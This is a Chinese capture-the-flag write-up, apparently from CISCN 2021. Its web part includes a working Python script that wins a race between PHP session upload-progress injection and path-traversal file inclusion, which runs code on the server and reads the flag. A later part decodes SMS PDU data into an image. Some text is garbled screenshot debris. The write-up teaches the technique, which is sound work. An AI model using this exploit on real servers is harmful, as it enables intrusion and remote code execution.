own,socket_strerror,socket_write,stream_socket_client,stream_socket_server,pfsockopen,disk_total_space,disk_free_space,chmod,diskfreespace,getrusage,get_current_user,getmyuid,getmypid,dlopen,listen,chr,link,symlink,dlopen,proc_nice,proc_get_stats,proc_terminate,shell_exec,sh2_exec,posix_getpuid,posix_getgid,posix_kill,ini_restore,mkfifo,dbmopen,dbase_open,filepro,filepro_rowcount,posix_mkfifo,putenv,sleep,chdir,ini_set,mkdir,unlink	error_reporting,file_put_contents,fopen,fwrite,tempnam,fsckopen,error_log,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,chmod,exec,system,passthru,shell_exec,escapeshellarg,escapeshellcmd,proc_close,proc_open,ini_alter,dlopen,pcntl_exec,socket_accept,socket_bind,socket_clear_error,socket_close,socket_connect,socket_create_listen,socket_create_pair,socket_create,socket_get_option,socket_getpeername,socket_getsockname,socket_last_error,socket_listen,socket_read,socket_recv,socket_recvfrom,socket_select,socket_send,socket_sendto,socket_set_block,socket_set_nonblock,socket_set_option,socket_shutdown,socket_strerror,socket_write,stream_socket_client,stream_socket_server,pfsockopen,disk_total_space,disk_free_space,chmod,diskfreespace,getrusage,get_current_user,getmyuid,getmypid,dlopen,listen,chr,link,symlink,dlopen,proc_nice,proc_get_stats,proc_terminate,shell_exec,sh2_exec,posix_getpuid,posix_getgid,posix_kill,ini_restore,mkfifo,dbmopen,dbase_open,filepro,filepro_rowcount,posix_mkfifo,putenv,sleep,chdir,ini_set,mkdir,unlink
<code>display_errors</code>	Off	Off

disable_functions 高亮全部(A) 区分大小写(Q) 匹配变音符号(U) 匹配词句(W) 第 1 项, 共找到 1 个匹配项

Encryption Encoding SQL XSS Other

Load URL

Split URL

Execute Post data Referer User Agent Cookies [Clear All](#)

`cf=../../../../var/www/html/you_can_seeeeeeee_me.php`

<https://blog.csdn.net/mochu777777>

伪协议试了一些没有效果，存在包含点，得想办法getshell，联想到 `PHP_SESSION_UPLOAD_PROGRESS` 包含Session文件

<code>session.save_path</code>	/var/lib/php/sessions/dadcjaaff	/var/lib/php/sessions/dadcjaaff
<code>session.serialize_handler</code>	php	php
<code>session.sid_bits_per_character</code>	4	4
<code>session.sid_length</code>	32	32
<code>session.upload_progress.cleanup</code>	On	On
<code>session.upload_progress.enabled</code>	On	On
<code>session.upload_progress.freq</code>	1%	1%
<code>session.upload_progress.min_freq</code>	1	1
<code>session.upload_progress.name</code>	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
<code>session.upload_progress.prefix</code>	upload_progress	upload_progress
<code>session.use_cookies</code>	1	1
<code>session.use_only_cookies</code>	1	1
<code>session.use_strict_mode</code>	0	0
<code>session.use_trans_sid</code>	0	0

progress 高亮全部(A) 区分大小写(Q) 匹配变音符号(U) 匹配词句(W) 第 1 项, 共找到 10 个匹配项

Encryption Encoding SQL XSS Other

Load URL

Split URL

Execute Post data Referer User Agent Cookies [Clear All](#)

`cf=../../../../var/www/html/you_can_seeeeeeee_me.php`

<https://blog.csdn.net/mochu777777>

默认配置也都是开着的，`session.save_path` 也在phpinfo中可以查看

Directive	Local Value	Master Value
<code>session.cookie_path</code>	/	/
<code>session.cookie_samesite</code>	no value	no value
<code>session.cookie_secure</code>	0	0
<code>session.gc_divisor</code>	1000	1000

session.gc_maxlifetime	1440	1440
session.gc_probability	0	0
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	/var/lib/php/sessions/dadcjaafj	/var/lib/php/sessions/dadcjaafj
session.serialize_handler	php	php
session.sid_bits_per_character	4	4
session.sid_length	32	32
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_

save_path ^ | 高亮全部(A) | 区分大小写(C) | 匹配变音符号(O) | 匹配词句(W) | 第 1 项, 共找到 1 个匹配项

Encryption | Encoding | SQL | XSS | Other

Load URL | Split URL | Execute

http://123.60.221.85:23275/

Post data Referer User Agent Cookies [Clear All](#)

cf=J.J.J./var/www/html/you_can_seeeeeeee_me.php

<https://blog.csdn.net/mochu777777>

session.save_path /var/lib/php/sessions/dadcjaafj

构造poc即可

Intruder attack 30

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
766	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2940	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	

Request | Response



Raw | Params | Headers | Hex


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----0ab638399985df4a5f30d76098c488b8
Cookie: PHPSESSID=mochu7
Content-Length: 534
Connection: close

-----0ab638399985df4a5f30d76098c488b8
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

<?php print_r(scandir('/'));?>

-----0ab638399985df4a5f30d76098c488b8
```





```
# -*- coding: utf-8 -*-
import io
import requests
import threading


myurl = 'http://123.60.221.85:23275/index.php'
sessid = 'mochu7'
myfile = io.BytesIO(b'mochu7' * 1024)
writedata = {"PHP_SESSION_UPLOAD_PROGRESS": "<?php print_r(scandir('/'));?>"}
getshelldata = {'cf': '../../../../../var/lib/php/sessions/dadcjaafjf/sess_'+sessid}
mycookie = {'PHPSESSID': sessid}

def writeshell(session):
    while True:
        resp = session.post(url=myurl, data=writedata, files={'file': ('mochu7.txt', myfile)}, cookies=mycookie)

def getshell(session):
    while True:
        resp = session.post(url=myurl, data=getshelldata)
        if 'upload_progress' in resp.text:
            print(resp.text)
            break
        else:
            pass

if __name__ == '__main__':
    session = requests.session()
    writeshell = threading.Thread(target=writeshell, args=(session,))
    writeshell.daemon = True
    writeshell.start()
    getshell(session)
```

最后发现flag在 /etc/cfdgcjaedb/eehdebhdfg/debbeabiec/caghechgag/deffeaefc/f1444444g



```
PS C:\Users\Administrator\Downloads> python .\exp.py
<code><span style="color: #000000">
<br /><span style="color: #000000">
<br /><span style="color: #000000">
<br /><span style="color: #000000">
</code>your flag is in some file in /etc upload_progress_CISCN{LTcIA-c7UTV-e2SDM-KzngL-JODkM-}
[a:5:{s:10:"start_time";i:1621093432;s:14:"content_length";i:362;s:15:"bytes_processed";i:362;s:4:"done";b:0;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:4:"file";s:4:"name";s:10:"mochu7.txt";s:8:"tmp_name";N
;s:5:"error";i:0;s:4:"done";b:0;s:10:"start_time";i:1621093432;s:15:"bytes_processed";i:362;}}}]
PS C:\Users\Administrator\Downloads>
```

```
File Edit Selection View Go Run Terminal Help
exp.py - Visual Studio Code
ctfpy 1 exp.py x
C:\Users\Administrator\Downloads> exp.py ...
1 # -*- coding: utf-8 -*-
2 import io
3 import requests
4 import threading
5
6 myurl = 'http://123.60.221.85:23275/index.php'
7 sessid = 'mochu7'
8 myfile = io.BytesIO(b'mochu7' * 1024)
9 writedata = {"PHP_SESSION_UPLOAD_PROGRESS": "<?php print_r(file_get_contents('/etc/cfdgcjaedb/eehdebhdfg/debbeabiec/caghechgag/deffeaefc/f1444444g'));?>"}
10 getshelldata = {'cf': '../...../var/lib/php/sessions/dadcjaafif/sess_'+sessid}
11 mycookie = {'PHPSESSID': sessid}
12
13 def writeshell(session):
14     while True:
15         resp = session.post(url=myurl, data=writedata, files={'file': (myfile, myfile)}, cookies=mycookie)
16
17 def getshell(session):
18     while True:
19         resp = session.post(url=myurl, data=getshelldata)
20         if 'upload_progress' in resp.text:
21             print(resp.text)
22             break
23         else:
24             pass
25
26
27 if __name__ == '__main__':
28     session = requests.session()
29     writeshell = threading.Thread(target=writeshell, args=(session,))
30     writeshell.daemon = True
31     writeshell.start()
32     getshell(session)
```

CISCN{LTcIA-c7UTV-e2SDM-KzngL-JODkM-}

MISC

隔空传话



```

1 0011000D91685130402400F00000AA1BE8329BFD6689DFE2D01D1DA683D273101D5D0699D9E1F30F
2 00010005910180F6000045747419644ECBE7741032CA783DE66101D5D0699D9E133283D07D1D16590392D9FD3413810397D4ED3E7A0B719947FD7E52038FAED2E83DC5F586882C07
3 0011000D91685130402400F000008A0C90A351764ED690E852065462
4 0011000D91685130402400F000008021770B77084F6080FD4CE8FD94E986570636E91CC53D173B04EC04E48FF1F0077003400360035
5 04910180F6040D91685130402400F0000012405291349508A035316D4C1B976F6218B95626936DE4DA589CB3C5CCE3308E668E566E3F02D46B8C5C8E258AD2686C9C639B2B9560EC7CAE23239379BE5
64397219761397C563B2F886ABDC8E480D93683CDC2639B591C0E87616683D92616C86663B1B96C1697C7E45BC0C69
3E12B7593926ABE56E3998595C2E88CD33734C66A6CDCAE11ACD3C3697C8E51ACD1C888071
6 04910180F6040D91685130402400F0000012405291443408A0E65A381723DFC6E21ACD4C868971B3724E7613BBCE2F28D6C08C76431F24C66A3E56E349C99569B80C330B3D86C2ED76C319B6C5C2BD7
C684F2CC7CABDD70305A39172E8863B7304E4CA3C56AB1D9F886ABE56263DA6C9CA3E56662B1AC668886D661DAAD568
6E5C6B55C2E261BE7CA3233EC86AB99CBB4D9CD160BD764B3B2397C1BDF68B75CD9962688CD
7 04910180F6040D91685130402400F0000012405291938408A06418ED46168B733858F95608C7C4891C3926A3E566635985CA6D56030F3D8968B91C964186F06B8D5CCB310C069BC9CCE55ACD068B91
CDB1588D7C2BE362359B5956A3916961B16C2613C7C8645A382636DB68E11C8D2686CD6639B4D5613E372B0F0789C2
3DB8CE2D88D46CE8DC330DC782C23E362B41C0E179356C329A2D4CAE857184324E96A39961
8 04910180F6040D91685130402400F0000012405291043208A0E19B8C260E93CDB332EC96A3956BB1588C36C6C1CCB9586C5C86917363DCA4C6C9961341C94C8E8061B8D88C9C18F67B89979468E8D
6F3933B936089BC338D8588CCBC564B571996CA6C16063F3AC6CA3D16235734C3C239B63B999783CC3C9CC33712E97A
38561E39AD9961BCFC6B099277C38969B1DA8C469ED56E6219CD6C9EC5C237B21866869961
9 04910180F6040D91685130402400F0000012405291340308A0B99ACC3C86D16664F12D37B68963649A4D7CCB957162982C879395C7629191969C5C436B18178E95C73398D46C391738789594C8BD9
6A66B1B97C238FC5B39CED9623D772B2B2B86C86856537592D3C6DDC4E6B13836BE56C66B26C06C395CD6232F9962
B976B63186C6686C9C63F3AC6C36DB64E25A384938DCBE15A2E36868D68E45AAE368BD972
10 04910180F6040D91685130402400F0000012405291541508A0B7F2F5896BB016262F18D6C98916F37F2F866B0D572B3B2794C26D86EE6B1386C1E9BC3983D808E3726371995C138B6F871AD97C2B97
6F39720D77CB896BB0B0D27A391C563722E761BDB8E318AD9C2BF641B2786C0E93C331B1B926269367B9D06D662
96B67498996696856FE219CD1C16986FB6DC8C5CAED5C26233F91613DF703119AC4C269371
11 04910180F6040D91685130402400F0000012405291849408A0B1DC8D1C263CA31B319168BD083719593CBB56E84B1D8769B8967B3726C6A8C9635D0A0070BC7C35988661B9B613532896A395
C385710C172D07C685DAB83C2B88767E5D94C9CB391C9E2708E162B93C96271CE9623DF6C81718D162E88736518D9260
BC370E3DB78961BE760B8726C5CA3DD60E39C0C16AE8569B1996D862BC8AB25A607C9BDD68
12 04910180F6040D91685130402400F0000012405291046508A066186E3C9B9965325C1966A6CDC33DC0C362E986BB4D9D81623DF62BDD0C3C9389C3B1B2D0CBDD68B1F06C5CE56E641A591C8689
6536188E5CABE1CCB15A1846BCD70E480994C33E372B398F8662BC76A885C2D5693E5688A71982C2BC6A33B24C48
6D1C6399C38970BC3683071B98C338CD6626C56A6D5C831B243C08BCA4615AD93C9E956D
13 04910180F6040D91685130402400F000001240529144708A03372B98688C16E34588D161B93C5E21C6C26BE5C31186E66A3D568B4D84D66BEC1C86481D916A3C97086985886088C53298783C395
69379C3917AE566E730896C8691C5E69B4C1C388C766B32D2726976F369898469896D879C2C1636876FB3D883871
6D96CB4DA787C83C1C4E3589966AE8DC981B0D98C0BE37237B1D81C26DFC837F23817AFD56E
14 04910180F6040D91685130402400F000001240529174308A0399B587608FC64655938172BDFC63298CD46BE996866338D96B8C9CA3571CD162E88736218995C98C57083F10D87BDD06463336C463393
6F4988C560ED8608808C8693C16E4BD8583C86E17061D82D0C88C96A89594E3C08C36A9814C3683D96C34586C061
BCF663D2C278EFC6311C398693C1C307363CB38971B871384626C860825A181786E172
15 04910180F6040D91685130402400F000001240529144708A03372B98688C16E34588D161B93C5E21C6C26BE5C31186E66A3D568B4D84D66BEC1C86481D916A3C97086985886088C53298783C395
69379C3917AE566E730896C8691C5E69B4C1C388C766B32D2726976F369898469896D879C2C1636876FB3D883871
BF6D7D0C982CAD5E6E239838796807B41B6E7CC3C968361C8D8C18976933F22C5CB3D160
16 04910180F6040D91685130402400F000001240529191308A06DC180728D3CA39B38C5623DF648680C3C686C5C6E1AAE7CC3CD7088586E762397CDB1B16CC0EDB70885979469891C364582D2786DD
C6B71A8996237CA370818171EE7CA61F35876AB91CBE681CD662ED76C35718B76330B708258583CB3C6866181946B
3C5CC877078688C1CE6822C67981CAB59A8D5C0E936336586C26A68D7165330A0783CD6C
17 04910180F6040D91685130402400F000001240529144508A0B0D9CD4C1E76E81D9385CB891CDB6822C178BD5C6379C2D16268FC5B88DC89C9BD1CC33732D5636C6666D9AC76B3D5CC6318D91C1E8B
CB309A594C8E57264F32D6796DD6EB6198C46B391C56272CD56ABDD6A899A383CA6C1CAB599794633886BD85704C569
FD1C43319726B3D970E4B04D666ED927B3714D1C96C96CB15C4E46268868E498B92CCF9965

```

一开始尝试hex解码，无果，后面通过搜索引擎查找部分特征字符发现是 **PDU编码**

PDU在线站:

- <http://www.sendsms.cn/pdu/>
- <https://smspdu.benjaminerhart.com/>

把第一行放进去解码看一下

金笛短信PDU编码解码工具

PDU Format Converter (Encoder/Decoder) for GSM SMS.

PDU SMS message creator Hexadecimal PDU Message Entry/Display Resultant 7/8/16 Bit readable PDU Message

SMSC

Receiver

Alphabet Size 7 8 16

Message Class


Receipt

Validity (Relative)

```
0011000D91685130402400
F00000AA1BE8329BFD6689
DFE2D01D1DA683D273101D
5D0699D9E1F30F
```

```
SMSC#
Recipient: +861503044200
0
Validity: Rel 4d
TP_PID: 00
TP_DCS: 00
TP_DCS-
pdpis: Uncompressed Text
No class
Alphabet: Default

hello, bob! what is the
flag?
Length: 27
```

 接收者电话号码

<https://blog.csdn.net/mochu777777>

前面几行的一些信息

```
hello, bob! what is the flag?

the first part of the flag is the first 8 digits of your phone number

那其他部分呢

看看你能从这些数据里发现什么? w465
```

提示第一部分flag为接收者电话的前八位: **15030442**

后面接下来 0491 开头的每一行都是长度 160 的十六进制数据

```
1 SMSC#+10086
2 Sender:+8615030442000
3 TimeStamp:25/04/21 19:43:59 GMT ?
4 TP_PID:00
5 TP_DCS:00
6 TP_DCS-popis:Uncompressed Text
7 No class
8 Alphabet:Default
9
10 5b4c4ce7b6d5edd6d5cb961fca84f193ca71471db155b62c9df5ea1ebed9333929de07bebcdb7853dda6f6303ac6fbaaa0fff6bb23cbfcbecbd716028173e1259796fbee3f3f12f43ea54fcfee54f11c8
11 Length:160
12
13
14
15 SMSC#+10086
16 Sender:+8615030442000
17 TimeStamp:25/04/21 19:44:43 GMT ?
18 TP_PID:00
19 TP_DCS:00
20 TP_DCS-popis:Uncompressed Text
21 No class
22 Alphabet:Default
23
24 f5a91d7cb54fd0b83e927bbf7d6a121d32649748f453ca0fbffe56162c5e5c4e3f757804e9aeb17a8b441513c78591c43c9493bb2567c6a475e69c59912c9e2f0785fe43761a523efa7c7479effdbf
25 Length:160
26
27
28
29 SMSC#+10086
30 Sender:+8615030442000
31 TimeStamp:25/04/21 19:39:48 GMT ?
32 TP_PID:00
33 TP_DCS:00
34 TP_DCS-popis:Uncompressed Text
35 No class
36 Alphabet:Default
37
38 d047dbb980e75a1b99d12493c2aee4500fc691ddd083075f3c00032fe55607df115d7e8156f254d4ab232b1dd4a1bf64a944b03cc6625b890acc9d6db174d9ca08cc2d8149881296246ad5a84e8294f0
39 Length:160
40
41
42
43 SMSC#+10086
44 Sender:+8615030442000
45 TimeStamp:25/04/21 19:40:23 GMT ?
46 TP_PID:00
47 TP_DCS:00
48 TP_DCS-popis:Uncompressed Text
49 No class
50 Alphabet:Default
51
52 a724badf3e0794e51114c80f971ce0d9c835d9f048ddd1c0873d9cc383f3d1c79fd53afa80cb89125cedf400cf3e64415f1b3df193bc382f3b9994a0c5f69c3c032978b41534d357b24ff31a7db0f0f0
53 Length:160
```

<https://blog.csdn.net/mochu777777>

每一行解码出来的时间戳不一样，这里编码的数据应该是按照时间顺序来一块一块编码的
理解 PDU 编码规则：<https://mirokaku.github.io/Blog/2017/PDU-Encode/>

我们将 0491 开头所有行复制出来，另存为 data2.txt。解码时发现了 png 图片头的十六进制数据。

```
PS C:\Users\Administrator\Downloads> python .\code.py
89504e470d0a1a0a000000d494844520000003f0000003f0806000000bffaaf2dd00000017352474200aeece1ce90000000467414d410000b18f0bfc61050000009704859730000ec30000ec301c7
6fa8649000b5749444154785e7cfd5d75647b628fe12dc43841042cdd85b074dc3d1df71077978e27a4e3244080e0eeee1002716fdddbcf39e37bc7fd4feace4fd53be13dfbde717fa867ad5535bd
66cd59555b9e2e2b56ae2df3e62d2a93264e2b3367cc2d4b97ae2c3367cd2bb366cd2f73e72cac7553a7cc2c53a7ceace7eae6cc6d65fe822365f1921565fa8c3965f2941965eab45965d6ecf965c6cc
b9f5386dfaec4a6bf69c0565ccd80965defcc515c771c1c2a51506aebab921035a60d182eb1abe3269f2f45aef3cf92e5abcbe27d316e6299f0e5945a070eee9490971cf82c5dbaa1675e48643d694
4fd1ae8a30d6e49d8010c79c0e1f5e5c4a9155e1bdada143aa0491fc795abd6d573f0293338b2900f7d70f8a6bee3c64faa32aa770e061ede64221f1ba65ee0264e9a566d997da0eb9237b8c-fde2cb
